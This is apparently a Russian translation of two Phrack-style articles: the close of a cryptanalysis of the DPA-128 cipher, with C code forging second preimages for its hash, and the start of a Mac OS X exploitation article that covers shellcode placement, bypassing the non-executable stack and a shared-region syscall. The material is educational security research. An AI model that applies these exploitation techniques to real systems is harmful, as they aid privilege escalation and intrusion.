Замечание 2: Недоопределённая система имеет несколько решений. Таким образом, 4 переменных можно произвольно фиксировать по нашему выбору. Разумеется, нужно выбирать так, чтобы можно было решить систему по оставшимся переменным. Например, совместно брать $k0(m)$, $k0(m+8)$ и $k1(n+m)$ нельзя из-за первого уравнения. Однако фиксировать все $k0(x+m)$ — хорошая идея, поскольку это автоматически даёт соответствующие $k1(y+n+m)$.

Пойдём дальше. Пусть i принадлежит множеству $\{1, 9, 17, 25\}$. Запишем:

```

u0(i)      = p(i)
v0(i)      = p(i) + p(i+8)
w0(i+m)    = v0(i)
y0(i)      = w0(i) + k0(i) + w0(i-1)*k0(i-1)
y0(i+m)    = w0(i+m) + k0(i+m) + w0(i+m-1)*k0(i+m-1)

```

```

y0(i+m) = p(i) + p(i+8) + k0(i+m) + w0(i+m-1)*k0(i+m-1)
y0(i+m) = p(i) + p(i+8) + k0(i+m) + (p(i-1) + p(i-1+8))*k0(i+m-1)

u1(i) = y0(i)
v1(i) = y0(i) + y0(i+8)
w1(i+n) = v1(i)
y1(i) = w1(i) + k1(i) + C1(i)
y1(i) = w1(i) + k1(i) + w1(i-1)*k1(i-1)
y1(i+n) = w1(i+n) + k1(i+n) + w1(i-1+n)*k1(i-1+n)
y1(i+n) = y0(i) + y0(i+8) + k1(i+n) + (y0(i-1) + y0(i+8-1)) * k1(i-1+n)

y1(i+n+m) = y0(i+m) + y0(i+m+8) + k1(i+m+n)
            + (y0(i+m-1) + y0(i+m+8-1)) * k1(i+m+n-1)

y1(i+n+m) = p(i) + p(i+8) + k0(i+m) + (p(i-1) + p(i-1+8)) * k0(i+m-1)
            + p(i+8) + p(i+16) + k0(i+m+8)
            + (p(i+8-1) + p(i-1+16)) * k0(i+m-1+8)
            + k1(i+n+m)
            + k1(i+m+n-1) * [p(i-1) + p(i+8-1) + k0(i+m-1)]
            + k1(i+m+n-1) * [p(i-1+8) + p(i+16-1) + k0(i+m-1+8)]

y1(i+n+m) = p(i) + k0(i+m) + (p(i-1) + p(i-1+8)) * k0(i+m-1)
            + p(i+16) + k0(i+m+8) + (p(i+8-1) + p(i-1+16)) * k0(i+m-1+8)
            + k1(i+n+m)
            + k1(i+m+n-1)*[p(i-1) + k0(i+m-1)]
            + k1(i+m+n-1)*[p(i-1+16) + k0(i+m-1+8)]

```

Благодаря решению предыдущей системы нам известны переменные $k0(i+m+n-1+x)$ и $k1(i+m-1+y)$. Поэтому можно упростить предыдущее уравнение:

$$A(i) = k0(i+m) + k0(i+m+8) + k1(i+n+m) \quad (\alpha)$$

где $A(i)$ — известное атакующему значение.

Замечание 1: Это уравнение представляет ту же систему, что и в случае, когда i — младший бит! Поэтому все предыдущие замечания сохраняют силу.

Замечание 2: Если бы мы не знали биты $k0(i+m+n-1+x)$ и $k1(i+m-1+y)$, число переменных существенно возросло бы. Более того, нам пришлось бы иметь дело с мономами степени 2 :-/.

Таким образом, можно предположить, что уравнение α останется справедливым для каждого i из $\{a, a+8, a+16, a+24\}$, где $0 \leq a < 8$.

7.2. Обобщение и ожидаемая сложность

Теперь разберёмся с реальной функцией `bytechain()`.

Как указано ранее, при `DPA_BLOCK_SIZE = 4` имеем:

```

V(0) = U(0) xor U(1)
V(1) = U(1) xor U(2)
V(2) = U(2) xor U(3)
V(3) = U(0) xor U(1) xor U(3)

```

Последний байт $V(3)$ вычисляется иначе, чем $V(0)$, $V(1)$ и $V(2)$. Из-за участвующих поворотов мы не сможем знать, относится ли обрабатываемый бит к $V(3)$ или нет.

Поэтому необходимо использовать общую формулу:

```

V(i) = U(i) + U(i+1) + a(i).U(i+2)
где a(i) = 1 при i = 24..31

```

Для i из $\{0, 8, 16, 24\}$ имеем:

```

u0(i) = p(i)
v0(i) = p(i) + p(i+8) + a0(i).p(i+16)

```



```

w0(i+m)    = v0(i)
y0(i)      = w0(i) + k0(i) + C0(i)
y0(i+m)    = w0(i+m) + k0(i+m) + C0(i+m)
y0(i+m)    = p(i) + p(i+8) + a0(i).p(i+16) + k0(i+m) + C0(i+m) /*carry(0) = 0*/
y0(i+m)    = p(i) + p(i+8) + a0(i).p(i+16) + k0(i+m)

```

Во втором раунде:

```

u1(i)      = y0(i)
v1(i)      = y0(i) + y0(i+8) + a1(i).y0(i+16)
w1(i+n)    = v1(i)
y1(i)      = w1(i) + k1(i) + C1(i)
y1(i+n)    = w1(i+n) + k1(i+n) + C1(i+n)
y1(i+n)    = y0(i) + y0(i+8) + a1(i).y0(i+16) + k1(i+n) + C1(i+n)
y1(i+n+m)  = y0(i+m) + y0(i+m+8) + a1(i+m).y0(i+m+16) + k1(i+n+m)

y1(i+n+m)  = p(i) + p(i+8) + a0(i).p(i+16) + k0(i+m)
             + p(i+8) + p(i+16) + a0(i).p(i+24) + k0(i+m+8)
             + a1(i+m).[p(i+16) + p(i+24) + a0(i).p(i) + k0(i+m+16)] + k1(i+n+m)

y1(i+n+m)  = p(i) + a0(i).p(i+16) + k0(i+m)
             + p(i+16) + a0(i).p(i+24) + k0(i+m+8)
             + a1(i+m).[p(i+16) + p(i+24) + a0(i).p(i) + k0(i+m+16)] + k1(i+n+m)

```

Величина $a0(i)$ не представляет проблемы, поскольку нам она известна. Это согласуется с тем фактом, что первой операцией шифра является `rbytechain()`, которая обратима для атакующего. Однако проблема заключается в переменных $a1(i+m)$.

Угадывать $a1(i+m)$ исключено: это обошлось бы в $(2^4)^{15} = 2^{60}$ для 16 раундов. Решение — рассматривать $a1(i+m)$ как ещё один набор из 4 переменных. Можно также добавить уравнение в систему:

$$a1(m) + a1(m+8) + a1(m+16) + a1(m+24) = 1$$

Это уравнение останется справедливым и для других битов.

Какова же общая сложность? При `DPA_BLOCK_SIZE = 16` каждая система состоит из 16+1 уравнений с 16+1 переменными (остальные зафиксированы). Поэтому сложность решения составит:

$$\log(17^3) / \log(2) \sim 2^{13}$$

Решим 8 систем, поскольку в байте 8 битов. Таким образом, общая сложность порядка $(2^{13}) \times 8 = 2^{16}$.

Замечание: составление уравнений в расчёт не берётся, поскольку предполагается использование программы формальных вычислений — например, `pari-gp` или `magma`.

7.3. Мощность множества $|W|$

Какова вероятность выбора слабого ключа? Мы видели, что наш критерий слабого ключа — параметр поворота должен быть кратен 8 в каждом раунде. Очевидно, это происходит с теоретической вероятностью $16/128 = 1/8$ на раунд. Поскольку мы считаем подключа случайными, параметры поворотов генерируются независимо, что означает суммарную вероятность $(1/16)^{16} = 1/2^{64}$.

Хотя вероятность $1/2^{64}$ означает (огромное) множество из 2^{64} слабых ключей, на практике шансы выбрать один из них ничтожны. Вам, пожалуй, значительно проще выиграть в лотерею ;) Тем не менее следует отметить два факта:

- Мы представили одно множество слабых ключей, но их может быть больше!

- Мы проиллюстрировали ещё одну слабость в проектировании DPA-128.

Замечание: Вероятность $1/8$ на раунд совершенно теоретична, поскольку предполагает равномерное распределение выходных значений `hash32()`. Учитывая крайнюю простоту функции `hash32()`, на практике это может оказаться иначе. Поэтому мы провели короткий тест для вычисления реальной вероятности (Приложение В).

```
$ gcc test.hash32.c checksum128.o hash32.o -o test.hash32 -O3
-fomit-frame-pointer
$ time ./test.hash32
[+] Probability is 0.125204

real 0m14.654s
user 0m14.649s
sys 0m0.000s

$ gp -q
? (1/0.125204) ^ 16
274226068900783.2739747241633
? log(274226068900783.2739747241633) / log(2)
47.96235905375676878381741198
?
```

Этот результат ясно показывает, что вероятность кратности сдвига 8 составляет около $1/2^{2.99} \approx 1/8$ на раунд, что близко к теоретической, поскольку разница слишком мала, чтобы быть значимой. Для повышения точности измерения мы использовали `checksum128()` как вход для `hash32()`. Кроме того, тестировали `hash32()` без упомянутого ранее бага `*k &&`. Оба теста дали схожие результаты: ошибка на практике незначительна, а `checksum128()`, по всей видимости, не имеет существенного перекоса. Это хорошая новость для DPA! :-D

8. Взлом бесключевой хэш-функции на основе DPA

В своей статье Veins также объясняет, как на основе DPA можно построить хэш-функцию. Мы проанализируем предложенную схему и покажем, как полностью её взломать.

8.1. Введение в хэш-функции

Снова процитируем превосходный HAC [MenVan]:

«Хэш-функция — это функция h , обладающая как минимум двумя следующими свойствами:

1. Сжатие — h отображает вход x произвольной конечной битовой длины в выход $h(x)$ фиксированной битовой длины n .
2. Простота вычисления — для заданных h и x значение $h(x)$ легко вычислить.»

В криптографии выделяют две основных семьи хэш-функций:

1. **MAC (коды аутентификации сообщений).** Ключевые, обеспечивают как аутентификацию (источника), так и целостность сообщений.
2. **MDC (коды обнаружения модификаций),** иногда называемые MIC. Бесключевые, обеспечивают только целостность. Именно на этом виде функций мы сосредоточимся. При проектировании хэш-функции криптограф обычно стремится обеспечить три свойства:

- **Стойкость к нахождению прообраза.** Для любого y должно быть вычислительно неосуществимо найти x такое, что $h(x) = y$. Это свойство требует, чтобы функция была необратима.

- **Стойкость к нахождению второго прообраза.** Для любого x должно быть невозможно найти x' такое, что $h(x) = h(x')$ при $x \neq x'$.
- **Стойкость к коллизиям.** Должно быть невозможно найти x и x' ($x \neq x'$) такие, что $h(x) = h(x')$.

Замечание 1: Свойства 1 и 2 принципиальны при обеспечении двоичной целостности.

Замечание 2: Опубликованные атаки на MD5 и SHA-0/SHA-1 касались третьего свойства. Хотя обнаружение коллизий в хэш-функции достаточно для того, чтобы криптографическое сообщество признало её небезопасной (а иногда это ведёт к принятию нового стандарта [NIST2007]), для большинства применений она по-прежнему остаётся достаточной.

Существует много способов проектирования MDC-функций. Некоторые основаны на функции MD4 — в частности MD5 и семейство SHA*, интенсивно использующие булеву алгебру и операции в $GF(2^{32})$; некоторые основаны на NP-трудных задачах (например, RSA); наконец, существуют функции, основанные на блочных шифрах.

Третья категория особенно интересна, поскольку безопасность хэш-функции может быть сведена к безопасности базового блочного шифра. Это, конечно, справедливо только при хорошем проектировании.

8.2. Алгоритм DPASum()

Хэш-функция на основе DPA реализована в функциях `DPA_sum()` и `DPA_sum_write_to_file()`, которые находятся соответственно в файлах `sum.c` и `data.c`.

Опишем их в виде псевдокода:

Пусть M — хэшируемое сообщение, $M(i)$ — i -й 128-битный блок сообщения.
 Пусть $N = \text{DPA_BLOCK_SIZE} * i + j$ — размер сообщения в байтах, где i и j — целые числа такие, что $i = N / \text{DPA_BLOCK_SIZE}$ и $0 \leq j < 16$.
 Пусть C — массив 128-битных элементов, хранящих промежуточные результаты вычисления хэша. Последний элемент этого массива — хэш сообщения.

```
func DPA_sum(K0, M, C):

    K0 = key("deadbeef");
    IV = "0123456789abcdef";

    C(0) = E( IV , K0);
    C(1) = E( IV xor M(0) , K0);

    для a = 1 до i-1:
        C(a+1) = E( C(a) xor M(a) , K0);

    если j == 0:
        C(i+1) = E( C(i) xor 000...000 , K0)
    иначе
        C(i+1) = E( C(i) xor PAD( M(i) ) );
        C(i+2) = E( C(i+1) xor 000...00S , K0) /* s = 16-j */
    вернуть;

func DPA_sum_write_to_file(C, file):

    write(file, C(last_element));
    вернуть;
```

8.3. Слабости проектирования и реализации

Нами обнаружено несколько ошибок реализации:

a) В алгоритме вычисления хэша все элементы массива C определяются рекурсивно, однако $C(0)$ никогда не участвует в вычислениях. Само по себе это не влияет на безопасность, но выглядит странно и заставляет думать, что функция не была спроектирована до начала программирования.

b) Когда размер M не кратен DPA_BLOCK_SIZE ($j \neq 0$), алгоритм вычисляет последний элемент с использованием маски XOR, где последний байт несёт информацию о размере исходного сообщения. Однако в набивку включается не длина самого сообщения, а размер набивки.

Если обратиться к примеру широко известной конструкции Меркла–Дамгора, на которой основаны MD{4,5} и SHA-{0,1}, то там длина сообщения изначально добавлялась для предотвращения атак коллизий для сообщений разных размеров. Следовательно, в случае DPASum() добавление j к сообщению недостаточно: можно найти коллизии для сообщений размером $(DPA_BLOCK_SIZE \times a + j)$ и $(DPA_BLOCK_SIZE \times b + j)$, где a и b различны.

Замечание: тот факт, что IV и мастер-ключ изначально фиксированы, сам по себе не является проблемой, поскольку мы работаем с MDC.

8.4. Атака нахождения (второго) прообраза

Из-за свойств конструкции хэш-функции, имея сообщение X , тривиально создать сообщение X' такое, что $h(X) = h(X')$. Это называется атакой нахождения второго прообраза.

Мы написали быструю и грубую программу для иллюстрации (Приложение С). Она принимает на вход 32-байтное сообщение и порождает другое 32-байтное с тем же хэшем:

```
$ cat to.hack | hexdump -C
00000000 58 41 4c 4b 58 43 4c 4b 53 44 4c 46 4b 53 44 46 |XALKXCLKSDLFKSDF|
00000010 58 4c 4b 58 43 4c 4b 53 44 4c 46 4b 53 44 46 0a |XLKXCLKSDLFKSDF.|
00000020
$ ./dpa -s to.hack
6327b5becaab3e5c61a00430e375b734
$ gcc break_hash.c *.o -o break_hash -I ./include
$ ./break_hash to.hack > hacked
$ ./dpa -s hacked
6327b5becaab3e5c61a00430e375b734
$ cat hacked | hexdump -C
00000000 43 4f 4d 50 4c 45 54 45 4c 59 42 52 4f 4b 45 4e |COMPLETELYBROKEN|
00000010 3e bf de 93 d7 17 7e 1d 2a c7 c6 70 66 bb eb a3 |>.....~.*..pf...|
00000020
```

Неплохо, правда? :-). Нам удалось записать произвольные данные в первые 16 байт, а затем вычислить следующие 16 байт так, чтобы «взломанный» файл имел точно такой же хэш. Но как мы это сделали?

Предполагая, что размер обоих сообщений равен 32 байтам:

$$h(M_1) = E(E(M_1(0) \text{ xor } IV, K_0) \text{ xor } M_1(1), K_0)$$

Очевидно:

$$h(M_1) = h(M_2) \text{ эквивалентно} \\ E(E(M_1(0) \text{ xor } IV, K_0) \text{ xor } M_1(1), K_0) = E(E(M_2(0) \text{ xor } IV, K_0) \text{ xor } M_2(1), K_0)$$

что сводится к:

$$E(M_1(0) \text{ xor } IV, K_0) \text{ xor } M_1(1) = E(M_2(0) \text{ xor } IV, K_0) \text{ xor } M_2(1)$$

откуда:

$$M2(1) = E(M2(0) \text{ xor } IV, K0) \text{ xor } E(M1(0) \text{ xor } IV, K0) \text{ xor } M1(1) \quad [A]$$

Поскольку $M1$, IV , $K0$ — известные параметры, то при выбранном $M2(0)$ формула [A] даёт $M2(1)$ такое, что $h(M1) = h(M2)$.

Замечание 1: Подобный результат легко обобщается на сообщения длиной n байт. В частности, атакующий может поместить в своё сообщение что угодно и «скорректировать» его с помощью последних блоков (при $n \geq 32$).

Замечание 2: Построение атаки нахождения прообраза также весьма просто. Как упоминалось ранее, для 32-байтного сообщения:

следовательно:

$$Mi(1) = E^{-1}(h(Mi), K0) \text{ xor } E(Mi(0) \text{ xor } IV, K0) \quad [B]$$

Уравнение [B] показывает, как сгенерировать $Mi(1)$ так, чтобы на выходе получить $h(Mi)$. Не особенно похоже на одностороннюю хэш-функцию, не правда ли? ;-)

Построение хэш-функции на основе блочного шифра — хорошо известная проблема в криптографии, которая не ограничивается безопасностью базового блочного шифра. Для этих целей следует полагаться на один из многих хорошо известных и тщательно проанализированных алгоритмов, а не пытаться проектировать собственный.

9. Заключение

Мы выявили ряд слабостей шифра и смогли полностью взломать предложенную хэш-функцию, построенную на основе DPA. В своей статье Veins неявно заложил основы дискуссии, к которой мы хотели бы высказать своё мнение. Мы утверждаем, что необходимо по-настоящему разбираться в криптологии. Цель настоящей статьи — не более и не менее чем проиллюстрировать этот факт. Хакер ты или нет, параноик или просто осторожный человек — правило одно для всех в этой области: ничего не следует делать без должного размышления.

10. Благодарности

Криптодрузьям из #TF за дружеские и умные дискуссии, и особенно X за множество подсказок. Я многому у вас научился :-)

Друзьям из #K40r1 за годы веселья ;-) Привет всем :)

Наконец, но не в последнюю очередь — моей девушке и её доброте, которая является её главным свойством :> (Однако если она обнаружит каламбур в последнем предложении, я могу умереть :))

11. Библиография

- [DPA128] A Polyalphabetic Substitution Cipher, Veins, Phrack 62.
- [FakeP63] Keeping 0day Safe, m1lt0n, Phrack(.nl) 63.
- [MenVan] Handbook of Applied Cryptography, Menezes, Oorschot & Vanstone.
- [Knud99] Correlation in RC6, L. Knudsen & W. Meier.
 - [CrypTo] Two balls ownz one, <http://fr.wikipedia.org/wiki/Cryptorchidie>
 - [Vaud] An Experiment on DES — Statistical Cryptanalysis, S. Vaudenay.

- [Ryabko] Adaptative chi-square test and its application to some cryptographic problems, B. Ryabko.
- [CourtAlg] How Fast can be Algebraic Attacks on Block Ciphers ?, Courtois.
- [BiSha90] Differential Cryptanalysis of DES-like Cryptosystems, E. Biham & A. Shamir, Advances in Cryptology
- [Matsui92] A new method for known plaintext attack of FEAL cipher, Matsui & A. Yamagishi, EUROCRYPT 1992.
- [NSA2007] Just kidding ;-)
- [SHOUP] NTL library, V. Shoup, <http://www.shoup.net/ntl/>
- [NIST2007] NIST, <http://www.csrc.nist.gov/pki/HashWorkshop/index.html>, 2007

Приложение А — Взлом линеаризованной версии

8<- - - - 8<- - - - - 8<- - - - - 8<- - - - - 8<- - - - - 8<- - - - -

```
/* Кривоватый C/C++ код. Я тороплюсь со сдачей статьи, так что не
 * ругайте меня слишком сильно, пожалуйста! :> */
```

```
#include <iostream>
#include <fstream>
#include <openssl/rc4.h>
#include <NTL/ZZ.h>
#include <NTL/ZZ_p.h>
#include <NTL/mat_GF2.h>
#include <NTL/vec_GF2.h>
#include <NTL/GF2E.h>
#include <NTL/GF2XFactoring.h>
#include "dpa.h"
```

```
using namespace NTL;
```

```
void
S_E2 (unsigned char *key, unsigned char *block, unsigned int s)
{
    int i;
    for (i = 0; i < DPA_BLOCK_SIZE; ++i)
    {
        block[i] ^= (key[i] ^ s) % 256;
    }
    return;
}
```

```
void
E2 (unsigned char *key, unsigned char *block, unsigned int shift)
{
    rbytechain (block);
    rbitshift (block, shift);
    S_E2 (key, block, shift);
}
```

```
void
DPA_ecb_encrypt (DPA_KEY * key, unsigned char * src, unsigned char * dst)
{
    int j;
    memcpy (dst, src, DPA_BLOCK_SIZE);
    for (j = 0; j < 16; j++)
        E2 (key->subkey[j].key, dst, key->subkey[j].shift);
    return;
}
```

```
void affichage(unsigned char *chaine)
{
    int i;
    for(i=0; i<16; i++)
        printf("%.2x", (unsigned char )chaine[i]);
    printf("\n");
}
```

```
unsigned char test_p[] = "ABCD_ABCD_12____";
```

```

unsigned char test_c1[16];
unsigned char test_c2[16];
DPA_KEY key;
RC4_KEY rc4_key;

struct vect {
    unsigned char plaintext[16];
    unsigned char ciphertext[16];
};

struct vect toto[128];
unsigned char src1[16], src2[16];
unsigned char block1[16], block2[16];

int main()
{
    /* Key */
    unsigned char str_key[] = " _323DFF?FF4cxsdé&";
    DPA_set_key (&key, str_key, DPA_KEY_SIZE);

    /* Init our RANDOM generator */
    char time_key[16];
    snprintf(time_key, 16, "%d%d", (int)time(NULL), (int)time(NULL));
    RC4_set_key(&rc4_key, strlen(time_key), (unsigned char *)time_key);

    /* Let's crypt 16 plaintexts */
    printf("[+] Generating the plaintexts / ciphertexts\n");

    int i=0;
    int a=0;
    for(; i<128; i++)
    {
        RC4(&rc4_key, 16, src1, src1);
        DPA_ecb_encrypt (&key, src1, block1);
        RC4(&rc4_key, 16, src2, src2);
        DPA_ecb_encrypt (&key, src2, block2);

        for(a=0;a<16; a++)
        {
            toto[i].plaintext[a] = src1[a] ^ src2[a];
            toto[i].ciphertext[a] = block1[a] ^ block2[a];
        }
    }

    printf("[+] NTL stuff !\n");
    vec_GF2 m2(INIT_SIZE,128);
    vec_GF2 B(INIT_SIZE,128);
    mat_GF2 M(INIT_SIZE,128,128);
    mat_GF2 Mf(INIT_SIZE,128,128);
    clear(Mf);
    clear(M);
    clear(m2);
    clear(B);

    int k=0;
    int j=0;
    for(k=0; k<128; k++)
    {
        for(i=0; i<16; i++)
        {
            for(j=0; j<8; j++)
                M.put(i*8+j,k, (toto[k].plaintext[i] >> j)&0x1);
        }
    }

    GF2 d;
    determinant(d,M);

    if(IsZero(d))
    {

```

```

        std::cout << "det(M) = 0\n" ;
        exit(1);
    }

    printf("[+] Calculation of Mf\n");
    for(k=0; k<16; k++)
    {
        for(j=0; j<8; j++)
        {
            for(i=0; i<128; i++)
            {
                B.put(i, (toto[i].ciphertxt[k] >> j)&0x1);
            }
            solve(d, m2, M, B);

            int b=0;
            for(;b<128;b++)
                Mf.put(k*8+j,b,m2.get(b));
        }
    }

    printf("[+] Let's make a test !\n");
    bzero(test_c1, 16);
    bzero(test_c2, 16);
    char DELTA_X[16];
    char DELTA_Y[16];
    bzero(DELTA_X, 16);
    bzero(DELTA_Y, 16);
    DPA_ecb_encrypt (&key, test_p, test_c1);

    unsigned char U0[] = "ABCDEFGHABCDEFGH1";
    unsigned char Y0[16];
    DPA_ecb_encrypt (&key, U0, Y0);

    for(i=0; i<16; i++)
    {
        DELTA_X[i] = test_p[i] ^ U0[i];
    }

    vec_GF2 X(INIT_SIZE,128);
    vec_GF2 Y(INIT_SIZE,128);
    clear(X);
    clear(Y);
    for(k=0; k<16; k++)
    {
        for(j=0; j<8; j++)
        {
            X.put(k*8+j, (DELTA_X[k] >> j)&0x1);
        }
    }

    Y = Mf * X;

    GF2 z;
    for(k=0; k<16; k++)
    {
        for(j=0; j<8; j++)
        {
            z = Y.get(k*8+j);
            if(IsOne(z))
                DELTA_Y[k] |= (1 << j);
        }
    }

    for(i=0; i<16; i++)
        test_c2[i] = DELTA_Y[i] ^ Y0[i];

    if(!memcmp(test_c1, test_c2, 16))
        printf("\t=> Well done boy :>\n");
    else
        printf("\t=> Hell !@#\n");

```



```

        return 0;
    }
}
---
```

Приложение В — Оценка вероятности (hash32()%8 == 0)

```

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <time.h>

#define NBR_TESTS 0xFFFFF

int main()
{
    int i = 0, j = 0;
    char buffer[16];
    int cmpt = 0;
    int rand = (time_t)time(NULL);
    float proba = 0;
    srand(rand);
    for(;i<NBR_TESTS;i++)
    {
        for(j=0; j<4; j++)
        {
            rand = random();
            memcpy(buffer+4*j,&rand,4);
        }
        checksum128 (buffer, buffer, 16);
        if(!(hash32(buffer,16)%8))
            cmpt++;
    }
    proba = (float)cmpt/(float)NBR_TESTS;
    printf("[+] Probability is around %f\n",proba);
    return 0;
}
---
```

Приложение С — Атака нахождения второго прообраза для 32-байтных сообщений

```

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include "dpa.h"

void
E2 (unsigned char *key, unsigned char *block, unsigned int shift)
{
    rbytechain (block);
    rbitshift (block, shift);
    S_E (key, block, shift);
}

void
DPA_ecb_encrypt (DPA_KEY * key, unsigned char * src, unsigned char * dst)
{
    int j;
    memcpy (dst, src, DPA_BLOCK_SIZE);
    for (j = 0; j < 16; j++)
```

```

        E2 (key->subkey[j].key, dst, key->subkey[j].shift);
    return;
}

void affichage(unsigned char *chaine)
{
    int i;
    for(i=0; i<16; i++)
        printf("%.2x", (unsigned char )chaine[i]);
    printf("\n");
}

int main(int argc, char **argv)
{
    DPA_KEY key;
    unsigned char str_key[] = "deadbeef";
    unsigned char IV[] = "0123456789abcdef";
    unsigned char evil_payload[] = "COMPLETELYBROKEN";
    unsigned char D0[16], D1[16];
    unsigned char final_message[32];
    int fd_r = 0;
    int i = 0;

    if(argc < 2)
    {
        printf("Usage : %s <file>\n", argv[0]);
        exit(EXIT_FAILURE);
    }

    DPA_set_key (&key, str_key, 8);
    if((fd_r = open(argv[1], O_RDONLY)) < 0)
    {
        printf("[+] Fuck !@#\n");
        exit(EXIT_FAILURE);
    }

    if(read(fd_r, D0, 16) != DPA_BLOCK_SIZE)
    {
        printf("Too short !@#\n");
        exit(EXIT_FAILURE);
    }

    if(read(fd_r, D1, 16) != DPA_BLOCK_SIZE)
    {
        printf("Too short 2 !@#\n");
        exit(EXIT_FAILURE);
    }

    close(fd_r);
    memcpy(final_message, evil_payload, DPA_BLOCK_SIZE);
    blockchain(evil_payload, IV);
    DPA_ecb_encrypt (&key, evil_payload, evil_payload);
    blockchain(D0, IV);
    DPA_ecb_encrypt (&key, D0, D0);
    blockchain(D0, D1);
    blockchain(evil_payload, D0);
    memcpy(final_message+DPA_BLOCK_SIZE, evil_payload, DPA_BLOCK_SIZE);

    for(i=0; i<DPA_BLOCK_SIZE*2; i++)
        printf("%c", final_message[i]);
    return 0;
}

```

Mac OS X wars — Надежда XNU

```

      _/B\_      _/W\_
    (* *)      (* *)
| - |          | - |
|   |          |   |
|   |          |   |
|   |          |   |
|   |          |   |
|   |          |   |
|   |          |   |
(           )

```

Автор: nemo

■■■

Содержание

1. Введение
2. Манёвры с локальным шеллкодом
3. Разрешение символов из шеллкода
4. Шеллкод, охватывающий несколько архитектур
5. Написание шеллкода на уровне ядра
 - 5.1 Локальное повышение привилегий
 - 5.2 Побег из chroot()
 - 5.3 Дополнительные улучшения
6. Разные техники руткитов
7. Заражение универсальных бинарных файлов
8. Пример взлома — Prey
9. Пассивное распространение вредоносчиков через mDNS
10. Эксплуатация зонального аллокатора ядра
11. Заключение
12. Ссылки
13. Приложение A: Код

...

1. Введение

Эта статья была написана с целью документирования моих исследований в процессе работы с шеллкомдом для Mac OS X. Однако в ходе работы статья видоизменилась и разрослась, охватив ряд смежных тем, посвящённых Mac OS X, которые, как я надеюсь, окажутся интересными для чтения.

В связи с растущей популярностью Mac OS X на платформе Intel по сравнению с PowerPC я сосредоточился главным образом на техниках для первой. Многие из представленных концепций по-прежнему применимы на архитектуре PowerPC, однако их конкретная реализация оставлена читателю в качестве упражнения.

Существует уже немало хорошо написанных документов по ассемблеру PowerPC и Intel; поэтому я не буду пытаться обучить вас этим вещам.

Если у вас есть предложения, как сократить или улучшить написанный мной для этой статьи код, пожалуйста, напишите мне по адресу: nemo@felinemenace.org.

TAR-архив с полными листингами кода, упомянутыми в этой статье, можно найти в Приложении А.

2. Манёвры с локальным шеллкодом

За прошедшие годы было разработано множество различных техник для вычисления допустимых адресов возврата при эксплуатации переполнений буфера в приложениях, запущенных локально. К сожалению, многие из этих техник сейчас устарели на Intel-системах Mac OS X с введением неисполняемого стека в версии 10.4 (Tiger).

В следующих подразделах я рассмотрю несколько исторических подходов к вычислению адресов шеллкода в памяти и представлю новый метод размещения шеллкода по фиксированному адресу в адресном пространстве уязвимого целевого процесса.

2.1 Исторический взгляд 1: Aleph1

За прошедшие годы было разработано множество различных техник для вычисления допустимых адресов возврата при эксплуатации переполнения буфера в локальном приложении. Наиболее известная из них описана в статье aleph1 «Smashing the Stack for Fun and Profit» [9]. В ней aleph1 просто пишет небольшую функцию `get_sp()`, показанную ниже.

```
unsigned long get_sp(void) {  
    __asm__ ("movl %esp,%eax");  
}
```

Эта функция возвращает текущий указатель стека (`esp`). Затем aleph1 просто смещается от этого значения, пытаясь попасть на NOP-слэд перед своим шеллкодом в стеке. Метод не отличается высокой точностью, а также требует хранения шеллкода в стеке — что является очевидной проблемой, если ваш стек помечен как неисполняемый.

2.2 Исторический взгляд 2: Radical Environmentalist

Ещё один метод хранения шеллкода и вычисления его адреса внутри другого процесса описан в статье Radical Environmentalist, написанной группой Netric Security Group [10].

В ней автор показывает, что системный вызов `execve()` даёт полный контроль над стеком свежезапущенного процесса. Благодаря этому шеллкод можно хранить в переменной окружения, адрес которой вычисляется как смещение от вершины стека.

В более старых эксплоитах для Mac OS X (до версии 10.4) эта техника работала вполне хорошо. Поскольку на PowerPC отсутствует неисполняемый стек —

2.3 Победа над защитой стека

В статье KF «Non eXecutable Stack Loving on Mac OS X86» [11] автор демонстрирует технику снятия защиты стека посредством возврата в `mprotect()` из `libSystem` перед переходом к полезной нагрузке. Эта техника очень полезна при удалённой эксплуатации, однако для локальной существует более элегантное решение.

Первым шагом к размещению нашего шеллкода является получение самого шеллкода. В этой области уже опубликовано значительное количество работ. Если вас интересует написание шеллкода для Mac OS X для использования в эксплойтах локального повышения привилегий, ознакомьтесь со ссылками [1] и [8] в разделе ссылок. Шеллкод, выбранный для примера кода, полностью описан в разделе 2 этой статьи.

Предлагаемый мной метод опирается на недокументированный системный вызов Mac OS X `shared_region_mapping_np`. Этот системный вызов используется во время выполнения динамическим загрузчиком (dyld) для отображения широко используемых библиотек в адресном пространстве каждого процесса в системе; данная функциональность имеет множество злоупотребительных применений.

Файл `/usr/include/sys/syscalls.h` содержит номер системного вызова для каждого из `syscall`'ов. Вот соответствующая строка в этом файле:

```
#define SYS_shared_region_map_file_np 299
```

Прототип этого системного вызова:

```
struct shared_region_map_file_np(  
    int fd,  
    uint32_t mappingCount,  
    user_addr_t mappings,  
    user_addr_t slide_p  
);
```

Аргументы этого системного вызова очень просты:

- `fd` — открытый файловый дескриптор, предоставляющий доступ к данным, которые мы хотим загрузить в память.
- `mappingCount` — количество отображений, которые мы хотим создать из файла.
- `mappings` — указатель на массив структур `_shared_region_mapping_np`, описывающих каждое отображение (см. ниже).
- `slide_p` — определяет, разрешено ли системному вызову смещать отображение внутри общей области памяти, чтобы оно поместилось.

Вот определение структуры для элементов третьего аргумента:

```
struct _shared_region_mapping_np {  
    mach_vm_address_t    address;  
    mach_vm_size_t       size;  
    mach_vm_offset_t     file_offset;  
    vm_prot_t            max_prot;  
    vm_prot_t            init_prot;  
};
```

Поля структуры:

- `address` — адрес в общей области, где должны храниться данные.
- `size` — размер отображения (в байтах).
- `file_offset` — смещение в файловом дескрипторе, с которого начинаются наши данные.
- `max_prot` — максимальная защита отображения, задаётся через OR из `VM_PROT_EXECUTE`, `VM_PROT_READ`, `VM_PROT_WRITE` и `VM_COW`.
- `init_prot` — начальная защита отображения, аналогично.

Следующие `#define`'ы описывают общую область, в которую мы можем отобразить наши данные. Они показывают различные регионы в адресном пространстве `0x00000000→0xffffffff`, доступные для использования как общие области. Указаны в виде начальной точки и размера.

```
#define SHARED_LIBRARY_SERVER_SUPPORTED  
#define GLOBAL_SHARED_TEXT_SEGMENT    0x90000000  
#define GLOBAL_SHARED_DATA_SEGMENT    0xA0000000  
#define GLOBAL_SHARED_SEGMENT_MASK    0xF0000000
```

```
